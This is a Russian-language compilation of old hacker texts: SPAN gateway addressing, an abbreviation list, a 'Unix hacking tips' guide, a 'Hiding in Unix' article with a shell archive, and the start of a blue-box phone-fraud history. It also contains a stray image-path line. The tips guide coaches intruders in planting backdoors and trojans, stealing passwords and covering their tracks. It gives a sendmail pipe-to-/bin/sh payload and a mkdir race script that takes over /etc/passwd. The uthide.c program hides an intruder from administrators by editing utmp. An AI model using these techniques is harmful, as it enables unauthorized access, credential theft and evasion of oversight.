SPAN-to-ARPANET: NSSDC Gateway . . To: NSSDCA::ARPA%"arpauser@arpahost"
                 JPL Gateway . . . To: JPLLSI::"arpauser@arpahost"
                 Stanford Gateway. To: STAR::"arpauser@arpahost"

ARPANET-to-SPAN: NSSDC Gateway . . To: spanuser%spanhost.SPAN@128.183.10.4
                 JPL Gateway . . . To: spanuser%spanhost.SPAN@JPL-VLSI.ARPA
                 Stanford Gateway. To: spanuser%spanhost.SPAN@STAR.STANFORD.EDU
                 [Note:  128.183.10.4 is MILNET/ARPANET address for the NSSDC]

SPAN-to-BITNET:
    NSSDC Gateway. . .To: NSSDCA::ARPA%"bituser%bithost.BITNET@CUNY.CUNYVM.EDU"
    JPL Gateway. . . .To: JPLLSI::"bituser%bithost.BITNET@CUNY.CUNYVM.EDU"
    Stanford Gateway .To: STAR::"bituser%bithost.BITNET@CUNY.CUNYVM.EDU"

BITNET-to-SPAN: Stanford Gateway. . . . To: spanuser%spanhost.SPAN@SU-STAR.ARPA


The following gateways allow users on a VAX that supports a connection to a
public packet switch system (virtually anywhere in the world) to reach SPAN
nodes and vice-versa.  Note that this will transmit mail only to and from VAXs
that support DEC PSI and PSI incoming and outgoing mail.

SPAN-to-Public Packet VAX
        NSSDC Gateway. To: NSSDCA::PSI%dte_number::username
        SSL Gateway. . To: SSL::PSI%dte_number::username

Public Packet VAX-to-SPAN node
        NSSDC Gateway. To: PSI%311032107035::span_node_name::username
        SSL Gateway. . To: PSI%311032100160::span_node_name::username
```


Удалённый терминальный доступ и обмен почтой возможны между пользователями британской Объединённой академической сети (JANET) и SPAN. JANET — частная сеть X.25, используемая британским академическим сообществом, доступная через два шлюза SPAN к публичным пакетным сетям в MSFC и NSSDC.

Список аббревиатур

```
ARC     - Исследовательский центр Эймса (Ames Research Center)
ARPANET - Сеть Агентства перспективных исследовательских проектов
BITNET  - Because It's Time Network
CDAW    - Мастерская по координированному анализу данных
CSNET   - Computer Science Network
DDCMP   - Сетевой протокол DEC «уровня II»
DEC     - Digital Equipment Corporation
DECnet  - Общее наименование семейства сетевых продуктов DEC
DSUWG   - Рабочая группа пользователей информационных систем
ESOC    - Европейский центр космических операций
ESTEC   - Европейский центр космических исследований и технологий
GSFC    - Космический центр Годдарда
GTE     - General Telephone and Electric
HEPNET  - Сеть физики высоких энергий
INFNET  - Сеть Итальянского национального института ядерной физики
ISAS    - Институт космических и астронавтических наук (Япония)
ISO/OSI - Международная организация по стандартизации / взаимодействие открытых систем
ISTP    - Международная программа солнечно-земной физики
JANET   - Объединённая академическая сеть (Великобритания)
JPL     - Лаборатория реактивного движения
JSC     - Космический центр имени Джонсона
kbps    - Килобит в секунду
LAN     - Локальная вычислительная сеть
LANL    - Национальная лаборатория Лос-Аламоса
MFENET  - Сеть термоядерной энергии на магнитном удержании
MILNET  - Оборонная сеть данных (первоначально часть ARPANET)
MSFC    - Космический центр имени Маршалла
```

NCAR - Национальный центр атмосферных исследований
NFT - Программа сетевой передачи файлов (для систем RSX/IAS)
NIC - Информационный центр сети
NPSS - Пакетная система NASA (протокол X.25)
NSSDC - Национальный центр космических научных данных (при GSFC)
PDS - Система данных о планетах
PSCN - Программная коммуникационная поддерживающая сеть
SESNET - Сеть космических и земных наук (при GSFC)
SPAN - Сеть анализа космической физики
SSL - Лаборатория космических наук (при MSFC)
RVT - Программа удалённого виртуального терминала для RSX или IAS
TCP/IP - Протокол управления передачей / межсетевой протокол
Telenet - Публичная коммутируемая пакетная сеть, принадлежащая GTE
TEXNET - Техасская сеть (академическая)
WAN - Глобальная вычислительная сеть
X.25 - Коммуникационный протокол «уровня II» для сетей с коммутацией пакетов

Советы по взлому Unix



Автор: Dark OverLord

Цель данного файла — представить советы начинающим Unix-хакерам. Он рассчитан на тех, кто имеет опыт работы с базовым Unix, но незнаком с аспектами взлома.

Большая часть приведённого материала основана на реальном опыте работы с BSD-машинами (при некоторой помощи моих друзей). Многие из описанных уязвимостей могут не применяться к вашей системе — всё зависит от конкретных обстоятельств.

Взламывая систему, помни

o ВСЕГДА заметай следы
o Не попадайся
o Не злобствуй
o Убирайся как можно скорее
o Держи бутылку "Wild Turkey" рядом с терминалом
(ВАЖНО!)

О журналировании

Помни, что многие системы используют принтеры в качестве консоли — если предупреждающее сообщение уходит на консоль, стереть его будет невозможно.

Совет: Если знаешь, что собираешься наделать шуму, можно заранее завалить консоль кучей мусорных сообщений — бумага закончится прежде, чем туда доберутся важные записи.

Закрепление в системе: бэкдоры

После получения привилегий суперпользователя и желания сохранить root — вот несколько способов установить бэкдоры:

• Отключить проверки суперпользователя в ядре
• Установить новые системные вызовы
• Пропатчить системный бинарник, внедрив в него бэкдор
• Оставить `/dev/mem` доступным для чтения

Поиск данных в выделенной памяти

Древний метод извлечения данных из чего угодно — рыться в мусоре. То же самое применимо к Unix и к только что выделенной памяти. Один из трюков — искать старые данные в свежевыделенной памяти (например: выделить большой объём памяти и просмотреть его в поисках старых [полезных?] данных). При достаточном времени и грамотных алгоритмах поиска можно обнаружить немало информации — в том числе пароли пользователей и другие приватные вещи, вроде почты и тому подобного.

/dev/kmem

Если устройство `/dev/kmem` доступно для чтения, можно написать быструю программу на C, перехватывающую ввод-вывод других терминалов и отлавливающую чужие пароли и прочее.

Если устройство `/dev/kmem` доступно для записи, можно изменить свой userid, редактируя структуру пользователя.

Распространённый трюк: При поиске способов повысить привилегии одним из первых шагов следует проверить файлы `.rhosts` других пользователей — они могут предоставлять доступ к другим учётным записям без пароля. Подробнее смотри в man-странице rlogin.

Также стоит искать файлы `.profile`, `.cshrc` или `.login` (и не только), доступные для записи. Если они оставлены с правом записи, внедрить троянского коня не составляет никакого труда.

Ищи файлы `.netrc`, доступные для чтения, — они могут содержать пароли к другим учётным записям.

Команда man и setuid

Если команда `man` является setuid, можно попробовать получить шелл, набрав `!/bin/csh` внутри пейджера.

Письма-ловушки через escape-последовательности

Некоторые типы терминалов можно «заставить» выполнять команды с помощью различных управляющих последовательностей. Это позволяет отправить кому-нибудь «письмо-ловушку», которое при прочтении отправит команды в шелл пользователя.

Отладочный режим sendmail

Системе можно отправить команды по почте. Это возможность отладочного режима sendmail в Unix. Данный трюк стал широко известен благодаря интернет-червю. Суть в том, чтобы подключиться к SMTP-сокету/порту и включить режим отладки. В качестве получателя письма указывается:

```
"| sed '1,/$/d' | /bin/sh ; exit 0"
```

а команды для шелла помещаются в тело письма/раздел данных.

Подделка почты

В Unix подделать почту элементарно. Проще всего это сделать, подключившись к SMTP-порту и притворившись сторонней почтовой программой.

Зависание csh

На некоторых системах выполнение команды `eval '\!\!'` внутри C-шелла (`/bin/csh`) может привести к краху системы.

Во время поиска данных не забывай проверять возможные немонтированные файловые системы. [Например: искать неучтённые дисковые разделы.]

Нестандартные системные вызовы

Также стоит попробовать недопустимые системные вызовы и системные вызовы с некорректными (странными?) аргументами. Хороший пример — системный вызов `fchown` в 4.3-Tahoe Release от Berkeley. Если передать ему отрицательное число в аргументе group, он даёт разрешение изменять владельца любого файла.

Другой пример (на многих системах) — системный вызов `access`, используемый огромным числом программ. Его проблема в том, что он проверяет права доступа только на запрошенный файл, но не проверяет права символических ссылок и каталогов, ведущих к нему. На некоторых системах любой пользователь может использовать системный вызов `chroot` — это крайне неосмотрительно, поскольку достаточно создать собственное подокружение (со своими конфигурационными файлами) и выполнять из него определённые команды.

Системные структуры в памяти пользователя

Ещё одна вещь, которую стоит поискать, — системные структуры, хранящиеся в памяти, доступной пользователю. Эти структуры можно модифицировать в своих целях.

Ищи небрежно выставленные права доступа/владельцев на системные каталоги и конфигурационные файлы. Это может позволить изменять и/или контролировать многие аспекты поведения системы. Вот несколько файлов, на которые стоит обратить внимание:

- `/etc/rc`
- `/etc/passwd`, `/etc/group`, `/etc/profile`
- `/usr/lib/crontab` или `/usr/spool/cron/crontabs/*`

Совет: Системы AT&T 3b1 особенно печально известны этой проблемой.

Журналы входов и случайно введённые пароли

Если на взламываемой системе журналы входов доступны для чтения и в них записываются неудачные попытки входа, возможна утечка: пользователь мог случайно ввести свой пароль в строку имени учётной записи. Следует просматривать эти журналы в поисках странных и несуществующих имён учётных записей и использовать их в качестве пароля для пользователей, входивших в систему примерно в то же время (команда `last` выведет время входа пользователей).

Исходный код на системе

Проверь, есть ли на системе исходный код в открытом доступе. Нет ничего полезнее, чем иметь системный исходный код для изучения. Ищи исходники (обычно находятся в каталоге `/usr/src`) и просматривай их в поисках ошибок программирования (или скачай, чтобы меньше времени проводить на системе).

Чужие бэкдоры

Ищи бэкдоры, оставленные другими людьми. Если найдёшь — они могут сильно облегчить тебе жизнь.

Системы аудита

Проверь, есть ли на системе хорошая система аудита. Если есть — запусти её, поскольку она может сама найти несколько проблем безопасности.

Setuid shell-скрипты

Ищи setuid shell-скрипты в системе. В нынешних BSD-подобных Unix нет никакой возможности защитить setuid shell-скрипт. Команда:

```
find / -perm -6000 -ls
```

выведет все setuid и setgid файлы в системе. Просмотри этот список в поисках setuid shell-скриптов.

Один из способов обойти setuid-скрипт — создать символическую ссылку с именем `-i` на этот файл, а затем выполнить ссылку. Другой способ — послать скрипту сигнал в нужный момент в процессе запуска. Самый простой способ сделать это — написать небольшую программу на C, которая блокирует сигнал, затем посылает его себе, а затем запускает setuid-скрипт. (Примечание: сигнал не будет обработан из-за блокировки и останется для setuid-скрипта.) Любой из этих методов должен дать интерактивный шелл с userid'ом setuid-скрипта.

Дизассемблирование системных бинарников

Если ты знаком с программированием на ассемблере/дизассемблировании, можно искать уязвимости и/или модифицировать существующее ПО в своих целях — большинство систем не удаляют отладочные символы из системных бинарников и оставляют исполняемые файлы доступными для чтения. Этим способом можно почерпнуть огромное количество хакерской информации.

Setgid и дамп ядра (UNIX-V7 и 4.1BSD)

В UNIX-V7 и 4.1BSD программы с setgid представляли угрозу безопасности: если удавалось заставить их сделать дамп ядра, файл дампа принадлежал тебе и имел setgid того же групп-идентификатора, что и программа, его породившая. Поскольку файл принадлежал тебе, можно было скопировать в него шелл или командный скрипт и запустить его с grupid этого файла.

Это давало доступ к любому файлу, принадлежащему данной группе.

Кража паролей через двунаправленные модемы

Если взламываемая система поддерживает двунаправленные модемы, их можно использовать для кражи паролей. Для этого нужно подключиться к модему через `tip` и ждать входящего звонка. Когда пользователь позвонит, снимаешь трубку и симулируешь процесс входа в систему. Как только пользователь вводит пароль — симулируешь помехи на линии и вешаешь трубку.

Программа login и угадывание паролей

Программа `login` в Unix хитро устроена: сообщение об ошибке при вводе неверного имени учётной записи и неверного пароля — одинаковое. Это сделано для защиты от подбора имён учётных записей и паролей. Такая защита работает, если единственный доступ к системе — через терминальную линию или модемное соединение. Но если есть доступ через LAN, можно проверить имена учётных записей командой `finger`. Эта замечательная утилита даст массу информации об учётных записях пользователей. Если `finger` отключён, существует другой способ — через `ftp`. Команда `ftp` (File Transfer Program) позволяет подтвердить существование учётной записи. Также замечено, что `ftp` ведёт значительно меньше журналов — повторные неудачные попытки входа через ftp логируются гораздо реже. [Смотри также следующий раздел.]

Если Unix-система, которую хочешь взломать, подключена по UUCP или TCP/IP, извлечь файл паролей с удалённой системы через утилиту `ftp` не составит труда. Получив копию файла паролей, можно просто отключиться от системы (снижая тем самым риск быть пойманным!).

Смотри Phrack Inc. выпуск 22, файл 6 — «Yet Another File On Hacking Unix by >Unknown User<» — для медленного, но эффективного взломщика паролей.

Прослушивание LAN

Ещё одна сетевая атака — прослушивание трафика в локальной сети (LAN) в ожидании паролей, поскольку большинство систем передают их в открытом виде.

Блокировка учётных записей сотрудников

На системах, блокирующих вход в учётную запись после N неудачных попыток, иногда полезно использовать эту функцию для блокировки сотрудников — тогда у тебя [взломщика] будет больше времени, чтобы замести следы и скрыться.

Уязвимости команды su

Вот несколько уязвимостей команды `su` (set userid), которые могут пригодиться.

Первая: опция `-c` не проверяла, есть ли у пользователя, к которому происходит su, действительный шелл. Опция `-c` указывает команде `su` запустить другую команду вместо шелла [например: `su davis -c foobar` говорит su запустить `foobar` вместо шелла davis по умолчанию]. Это удобно с учётными записями вроде `sync::0:1::/:/bin/sync` — можно выполнить любую

произвольную команду [например: `su sync -c /bin/csh`].

Другая уязвимость в команде `su` существует в некоторых портах System V: если `su` не может открыть файл паролей (`/etc/passwd`), она предоставляет root-доступ (не проверяя причину сбоя). По всей видимости, программисты решили, что раз что-то не так, нужно открыть доступ, чтобы кто-то мог всё исправить. Проблема безопасности возникает, когда `su` запускается при заполненной таблице файловых дескрипторов — это вынуждает `su` провалить запрос на открытие файла паролей.

Команда `mkdir` (создание каталога) некоторых Unix-систем может быть использована для получения root. Это достигается эксплуатацией состояния гонки между процессами. Следующий командный скрипт в конечном счёте вызовет ошибку и сделает тебя владельцем файла паролей:

```
while : ; do
    nice -10 (mkdir a;rm -fr a) &
    (rm -fr a; ln /etc/passwd a) &
done
```

Состояние гонки возникает, когда команда `ln` выполняется в момент, когда `mkdir` ещё не завершила работу. Это работает потому, что `mkdir` делает два системных вызова: `mknod`, а затем `chown`. Если новый inode (выделенный `mknod`) заменяется ссылкой на файл паролей до того, как выполняется системный вызов `chown`, то операция `chown` применяется к файлу паролей. Чтобы получить root, достаточно добавить новую запись в файл паролей.

Уязвимость команды lpr

Команда печати (`lpr` или `lp`) имеет опцию удаления файла после печати. Эта опция сработает (напечатает и удалит файл), даже если ты не являешься владельцем файла.

У команды `mail` есть опция сохранения прочитанной почты в другой файл. Некоторые версии этой команды дописывают почту в файл после прочтения. Уязвимость в том, что почтовая программа не проверяет, есть ли у тебя право записи в файл, в который сохраняется почта, — что позволяет, например, добавлять новые учётные записи в файл паролей.

Команда crypt и vi -x

Пару слов о команде `crypt` (и `vi -x`, использующей её): применяемый алгоритм нетрудно взломать (расшифровка файла с подходящими инструментами занимает около двадцати минут). Подробнее смотри «Bell Systems Technical Journal», Vol. 63, 8, part 2.

Если конфигурационные файлы UUCP доступны для чтения [по умолчанию на многих системах], можно получить имена пользователей, пароли и телефонные номера всех почтовых соединений системы. С помощью публично доступной программы `uupc` можно самому устанавливать эти соединения и перехватывать и/или фильтровать всю входящую почту.

Способов взломать Unix через UUCP так много, что расписывать все варианты и их комбинации здесь я не буду. Оставлю это для отдельной статьи, которая появится в какое-то неопределённое время в будущем.

Разделяемая память

Если взламываемая система поддерживает разделяемую память, возможно удастся получить доступ к её сегментам. На системах Sun есть команда `ipcs`, которая выводит список доступных

сегментов разделяемой памяти. Если такой команды нет (и аналогичной тоже), придётся либо написать свою, либо действовать вслепую. Определив эти сегменты, можно получить контроль над содержащимися в них данными и/или другими программами, использующими эти данные.

Если тебя поймали

Схвати бутылку "Wild Turkey" (ту, что стоит рядом с терминалом) и выпей её.

Скрываясь в Unix

Автор: BLACK TIE AFFAIR

25 марта 1989 г.

В Unix пользователь может увидеть, кто в данный момент вошёл в систему, с помощью таких команд, как `who`, `finger` и `w`. Все эти программы получают часть или всю информацию, читая файл `/etc/utmp`.

Этот файл содержит по одной записи на каждый терминал, подключённый к системе и активированный для входа в неё. Формат записи различается в разных версиях Unix, однако существуют общие поля, присутствующие во всех распространённых разновидностях Unix: имя терминального устройства (`ut_line`) и имя пользователя, вошедшего на этот терминал (`ut_user`).

Хотя дизайн операционной системы Unix в целом (!) последователен, данная схема обнаруживает ряд проблем. Информация о том, является ли процесс терминальным сеансом, хранится не в самом процессе, а в отдельном файле. Таким образом, поддерживать этот файл в актуальном состоянии — обязанность программ пользовательского режима, что открывает хакеру отличную точку для приложения усилий. Справедливости ради, другие операционные системы страдают похожими проблемами. Но сейчас мы говорим о Unix.

Существует ещё один механизм, доступный в Unix и позволяющий получить информацию о терминальных сеансах: «управляющий терминал» (controlling tty). Первое терминальное устройство, открытое процессом, становится его управляющим терминалом. Unix использует эту информацию внутри системы, чтобы определить, какие процессы должны получать сигнал, когда пользователь нажимает одну из клавиш, генерирующих сигналы (CTRL-C, CTRL-\ и т.д.) на терминале. Когда терминальный драйвер распознаёт такой символ, все процессы, для которых данное терминальное устройство является управляющим терминалом, получают соответствующий сигнал.

Тем не менее, наличие управляющего терминала не обязательно означает, что процесс является интерактивным сеансом. Любой процесс, открывающий терминальное устройство (например, сетевой процесс, использующий tty-устройство для связи с другой машиной), будет иметь этот терминал в качестве своего управляющего терминала.

Поэтому хорошей практикой является перекрёстная проверка содержимого файла utmp со всеми процессами в системе, у которых есть управляющий терминал. В конце этого файла приведены два shell-скрипта, которые выполняют именно это на системах BSD и System V Unix. Оба выполняют одну и ту же функцию: они используют `who(1)`, чтобы получить список сеансов, упомянутых в файле utmp, и `ps(1)`, чтобы получить список всех запущенных в данный момент процессов. Скрипты выводят все процессы, у которых есть управляющий терминал, но которые не видны через `who(1)`. Небольшой недостаток состоит в том, что также отображаются процессы `getty`, ожидающие на терминале, пока кто-нибудь войдёт в систему.

Семейство программ `who` просто сканирует файл utmp на предмет записей, относящихся к активному сеансу входа, и форматирует эти записи в удобочитаемый вид. Критерий принадлежности записи к активному сеансу различается в разных версиях Unix. Те, что используют старый формат utmp (System III, System 5R1, BSD), проверяют поле `ut_user`. Если первый байт ненулевой, запись считается соответствующей активному сеансу. В System 5 начиная со второго выпуска структура utmp была расширена и теперь включает поле типа (`ut_type`), которое указывает тип записи. `who(1)` отображает запись только в том случае, если поле `ut_type` содержит значение `USER_PROCESS` (как определено в `/usr/include/utmp.h`). Остальные записи

игнорируются, если только не указана опция `-a` для `who(1)`.

Невидимость для семейства программ `who` даёт хакеру определённые преимущества. Он может оставаться в системе со сниженным риском быть обнаруженным системным администратором, просматривающим её состояние. Разумеется, система с должным образом защищённым файлом utmp не уязвима к подобному укрытию — при условии, что хакеру не удалось получить доступ root. Для демонстрации небольшая программа на C, иллюстрирующая этот вид укрытия, включена в shar-архив в конце статьи. Просто скомпилируйте и запустите её с соответствующими правами, чтобы увидеть, как скрыться.

```
#!/bin/sh
# Это shell-архив. Удалите всё, что выше этой строки, затем передайте файл
# в оболочку командой "sh file" или аналогичной. Чтобы перезаписать
# существующие файлы, введите "sh file -c".
# Инструмент, сгенерировавший этот архив, был опубликован в группе новостей
# comp.sources.unix; отправьте письмо на comp-sources-unix@uunet.uu.net,
# если хотите получить этот инструмент.
# Если архив полный, в конце вы увидите следующее сообщение:
#               "End of shell archive."
# Содержимое: check.bsd check.sysv uthide.c
PATH=/bin:/usr/bin:/usr/ucb ; export PATH
if test -f 'check.bsd' -a "$1" != "-c" ; then
  echo shar: Will not clobber existing file \"'check.bsd'\"
else
echo shar: Extracting \"'check.bsd'\" \(305 characters\)
sed "s/^X//" >'check.bsd' <<'END_OF_FILE'
X:
X
X(who ; echo "___" ; ps au) | awk '
X              if ($0 == "___")
X                      pslist = 1
X                      next
X
X               if ( pslist )
X                      if (ttys[$7] == 0)
X                              print $0
X
X                else
X                      if (substr($2, 0, 3) == "tty")
X                              id = substr($2, 4, 2)
X                              ttys[id] = 1
X                       else
X                              if ($2 == "console")
X                                      ttys["co"] = 1
X
X
X

END_OF_FILE
if test 306 -ne `wc -c <'check.bsd'`; then
    echo shar: \"'check.bsd'\" unpacked with wrong size!
fi
# end of 'check.bsd'
fi
if test -f 'check.sysv' -a "$1" != "-c" ; then
  echo shar: Will not clobber existing file \"'check.sysv'\"
else
echo shar: Extracting \"'check.sysv'\" \(312 characters\)
sed "s/^X//" >'check.sysv' <<'END_OF_FILE'
X:
X
X(who ; echo "___" ; ps -fe) | awk '
X              if ($0 == "___")
X                      pslist = 1
X                      next
X
X               if ( pslist )
```

```
X                       if ($6 != "?" && ttys[$6] == 0)
X                               print $0
X
X               else
X                       if (substr($2, 0, 3) == "tty")
X                               id = substr($2, 4, 2)
X                               ttys[id] = 1
X                        else
X                               if ($2 == "console")
X                                       ttys["co"] = 1
X
X

END_OF_FILE
if test 313 -ne `wc -c <'check.sysv'`; then
    echo shar: \"'check.sysv'\" unpacked with wrong size!
fi
# end of 'check.sysv'
fi
if test -f 'uthide.c' -a "$1" != "-c" ; then
  echo shar: Will not clobber existing file \"'uthide.c'\"
else
echo shar: Extracting \"'uthide.c'\" \(1295 characters\)
sed "s/^X//" >'uthide.c' <<'END_OF_FILE'
X/* hide.c - needs write access to /etc/utmp */
X
X#include <sys/types.h>
X#include <utmp.h>
X#include <fcntl.h>
X
X#define UTMP "/etc/utmp"
X
X#ifndef INIT_PROCESS
X/* this is some system with this useless utmp format.  we assume bsd, but
X * it could well be system III or some other historic version.  but come
X * on, guys -- go the modern way ;-)
X */
X#define        BSD
X#endif
X
X#ifdef BSD
X#define        strrchr rindex
X#else
X#define bzero(s,n) memset(s,'\0',n)
X#endif
X
Xchar *
Xbasename(path)
X
X       char    *path;
X      char    *p, *strrchr();
X
X       return((path && (p = strrchr(path, '/'))) ? p+1 : path);
X
X
Xmain()
X
X      struct  utmp    ut;
X       int             fd;
X       char            *strrchr();
X       char            *ttyname(), *tty = basename(ttyname(0));
X
X       if (!tty)
X               puts("not on a tty");
X               exit(1);
X
X
X       if ((fd = open(UTMP, O_RDWR)) < 0)
X               perror(UTMP);
X               exit(2);
X
```

```
X
X       while (read(fd, &ut, sizeof(ut)) == sizeof(ut))
X               if (!strncmp(ut.ut_line, tty, sizeof(ut.ut_line)))
X                       bzero(ut.ut_name, sizeof(ut.ut_name));
X#ifndef BSD
X                       ut.ut_type = INIT_PROCESS;
X                       ut.ut_pid = 1;
X#else
X                       bzero(ut.ut_host, sizeof(ut.ut_host));
X#endif BSD
X                       if (lseek(fd, -sizeof(ut), 1) < 0)
X                               puts("seek error");
X                               exit(3);
X
X                       if (write(fd, &ut, sizeof(ut)) != sizeof(ut))
X                               puts("write error");
X                               exit(4);
X
X                       exit(0);
X
X
X
X       puts("you don't exist");
X       exit(5);
X

END_OF_FILE
if test 1296 -ne `wc -c <'uthide.c'`; then
    echo shar: \"'uthide.c'\" unpacked with wrong size!
fi
# end of 'uthide.c'
fi
echo shar: End of shell archive.
exit 0
```

Синяя коробка и Ма Белл

Автор: The Noid

> *«...Пользователь приложил динамик к микрофону телефонной трубки и просто нажал кнопки, соответствующие нужным тонам CCITT. Всё было именно так просто.»*

До распада AT&T Ма Белл была любимым врагом всей Америки. Поэтому неудивительно, что столь многие люди с таким упорством и столь успешно совершенствовали различные способы совершения бесплатных и неотслеживаемых телефонных звонков. Будь то ЧЁРНАЯ КОРОБКА, которой пользовались студенты Джо и Джейн, чтобы позвонить домой, или СИНЯЯ КОРОБКА, применявшаяся организованной преступностью для размещения неотслеживаемых ставок, — технология, обеспечившая лучшую в мире телефонную систему, несла в себе семена собственного разрушения.

Факт состоит в том, что Синяя коробка была настолько эффективна для совершения неотслеживаемых звонков, что никто так и не смог подсчитать, сколько звонков было сделано и каковы были потери доходов — $100, $100 миллионов или $1 миллиард. Синие коробки были настолько эффективны для бесплатных и неотслеживаемых звонков, что Ма Белл не хотела, чтобы о них кто-либо знал, и на протяжении многих лет отрицала их существование. Компания даже дошла до того, что оказала давление на крупный научно-популярный журнал, вынудив его закрыть уже подготовленную статью о Синей и Чёрной коробках. Более того, в полицейских архивах одного крупного города есть рапорт о взломе дома автора той статьи. Единственным пропавшим предметом после взлома оказалась папка с копиями одного из самых ранних схемных решений Синей коробки и буклет Bell System, описывавший, как машина AMA производит биллинг абонентов, — буклет, само существование которого Ма Белл отрицала. Поскольку машина AMA (Automatic Message Accounting — автоматический учёт сообщений) была тем средством, с помощью которого Ма Белл в конечном счёте вычислила пользователей Синей и Чёрной коробок, я позволю себе сделать отступление и объяснить, что это такое. К тому же понимание принципов работы машины AMA поможет лучше разобраться в «телефонном фрикинге» с помощью Синей и Чёрной коробок.

Кто совершил звонок?

В ранние времена телефонии выставление счетов абоненту начиналось с механического счётного устройства, которое обычно называли «регистром» или «счётчиком». Линия каждого абонента была подключена к счётчику, входившему в целую стену счётчиков. Счётчик щёлкал, отмечая единицы сообщений, и раз в месяц кто-нибудь просто записывал его показания, которые затем переводились в биллинг по единицам сообщений для тех абонентов, с которых взималась плата именно таким образом. (Абоненты с фиксированным тарифом могли звонить неограниченно, но только в пределах определённой географической зоны. Для звонков за её пределами счётчик фиксировал единицы сообщений.) Поскольку со временем счётчиков стало слишком много, чтобы снимать показания с каждого по отдельности, и поскольку всё больше абонентов стали оспаривать ежемесячные счета, местные телефонные компании обратились к фотографии. Снимок большого числа счётчиков служил неоспоримым документальным подтверждением их показаний в определённую дату и время, и бухгалтерии было значительно проще переводить его в счета для клиентов.

Нетрудно представить, что даже с фотографиями биллинг оставался громоздким и не отражал последних технических достижений. Счётчик не давал никаких сведений о том, что абонент делал по телефону, не показывал, как в среднем абоненты совершают звонки, и не отражал эффективность работы информационной службы (насколько быстро операторы справлялись с запросами). Поэтому счётчики были заменены машиной AMA. Одна машина обслуживала до 20 000 абонентов. Она производила перфоленту за 24-часовой период, на которой, помимо прочего, фиксировались время поднятия трубки (переход в состояние off-hook), набранный номер, время ответа вызываемого абонента и время укладки трубки (переход в состояние on-hook).

Ещё один момент, который прояснит ряд вопросов, неизбежно возникающих при обсуждении Чёрной и Синей коробок: Ма Белл не хотела, чтобы люди за пределами её системы знали о машине AMA. Причина: почти у каждого были претензии к выставленным счетам — как правило, безосновательные. Знай публика о машине AMA, она потребовала бы ежемесячный список совершённых звонков. Дело было не в том, что Ма Белл боялась ошибок в биллинге; она опасалась быть погребённой под лавиной бумажной работы и жалоб клиентов. К тому же публика считала, что телефонные звонки — это личное дело и они не поддаются отслеживанию, а Ма Белл не хотела признавать, что знает о каждом звонке: кто, когда и куда звонил. Поэтому Ма Белл всегда настаивала на том, что биллинг основан на счётчике, который просто «щёлкает» при каждой единице сообщения; что никакой записи, кроме записей о межгороде, о том, кто кому звонил, не существует. Межгород обслуживался операторами, и биллинговые данные вводились оператором, а значит, существовал письменный журнал, который Ма Белл отрицать не могла.

Секретность, окружавшая машину AMA, была настолько всеобъемлющей, что местным, региональным и даже федеральным полицейским говорили: местные звонки преступников не поддаются отслеживанию, а людей, совершающих непристойные звонки, невозможно вычислить, если только получатель звонка не сможет удержать звонящего на линии от 30 до 50 минут, чтобы техники могли физически проследить соединение. Представьте себе просьбу к женщине или ребёнку выдержать почти час самых отвратительных непристойностей в надежде, что кто-то сможет отследить линию. Тем не менее в районах, где машина AMA уже заменила счётчики, отследить все номера, на которые звонил любой телефон за 24 часа, было бы простой, пусть и, возможно, трудоёмкой задачей. Но Ма Белл хотела держать машину AMA в максимальной тайне, и поэтому многие преступники остались на свободе, а многих женщин преследовали непристойными звонками потенциальные насильники — всё потому, что существование машины AMA отрицалось.

В качестве иллюстрации этой секретности: кто-то в Ма Белл или местной операционной компании решил «прижать» автора статьи о Синих коробках и донёс в Министерство финансов, что тот якобы производит их для организованной преступности — якобы в середине 1960-х годов такой ящик стоил $20 000. (Возможно, Ма Белл рассчитывала, что автор поймёт недвусмысленный намёк: забудь о Синей коробке и машине AMA, иначе потратишь кучу времени и денег на адвокатов.) Однажды на работу к автору нагрянул агент Министерства финансов.

К счастью, потребовалось всего несколько минут, чтобы убедить агента, что автор — именно тот, кем является, а не технический гений, работающий на мафию. Но один разговор потянул за собой другой, и агент был потрясён, узнав о машине AMA. (Вот как можно излить душу, когда твою статью зарубили!) По словам агента, его ведомству говорили, что получить запись о местных звонках гангстеров невозможно: Министерство финансов никогда не было информировано о существовании автоматического учёта сообщений. Излишне говорить, что агент ушёл с собственным экземпляром публикации Bell System о машине AMA, а у автора появилась встреча с местным директором бюро Министерства финансов, чтобы ввести его в курс дела. Эта информация в конечном счёте дошла до сенатора Додда, проводившего парламентское расследование, в том числе о слежке телефонных компаний за линиями абонентов, — что являлось общепринятой практикой, подробные инструкции по которой содержались в собственном руководстве по коммутационному оборудованию Ма Белл («crossbar»).

Синяя коробка

Синяя коробка позволяла совершать бесплатные звонки, поскольку использовала собственные внутренние частотно-чувствительные схемы Ма Белл. С введением прямого международного набора оборудование кроссбара определяло, что набирается межгородской звонок, по трёхзначному коду зоны. Кроссбар затем преобразовывал импульсы набора в группы тонов CCITT, представленные в прилагаемой таблице (в конце файла), которые используются для международной и магистральной сигнализации. (Обратите внимание, что они не соответствуют частотам Touch-Tone.) Как видно из таблицы, группы тонов представляют нечто большее, чем просто цифры; среди прочего там есть группы тонов с обозначениями 2600 Гц, KP (prime) и ST (start) — запомните их.

Когда абонент набирал код зоны и номер телефона на дисковом телефоне, кроссбар автоматически подключал его телефон к магистральной линии межгорода, преобразовывал импульсы набора в тоны CCITT, задействовал электронное трансконтинентальное сигнальное оборудование и фиксировал исходящий и вызываемый номера в машине AMA. Тоны CCITT, передаваемые по магистральным линиям межгорода, активировали специальное оборудование, выстраивавшее или выбиравшее маршрут и заставлявшее электромеханическое оборудование в городе назначения набрать вызываемый телефон.

Звонки через оператора работали так же. Оператор просто подключался к магистральной линии межгорода и нажимал соответствующие кнопки, генерируя те же тоны, что и оборудование прямого набора. Последовательность нажатий: 2600 Гц, KP (активировавший оборудование межгорода), затем полный код зоны и номер телефона. В городе назначения соединение с вызываемым номером устанавливалось, но сигнал вызова (гудки) не подавался до тех пор, пока тамошний оператор не нажимал кнопку ST.

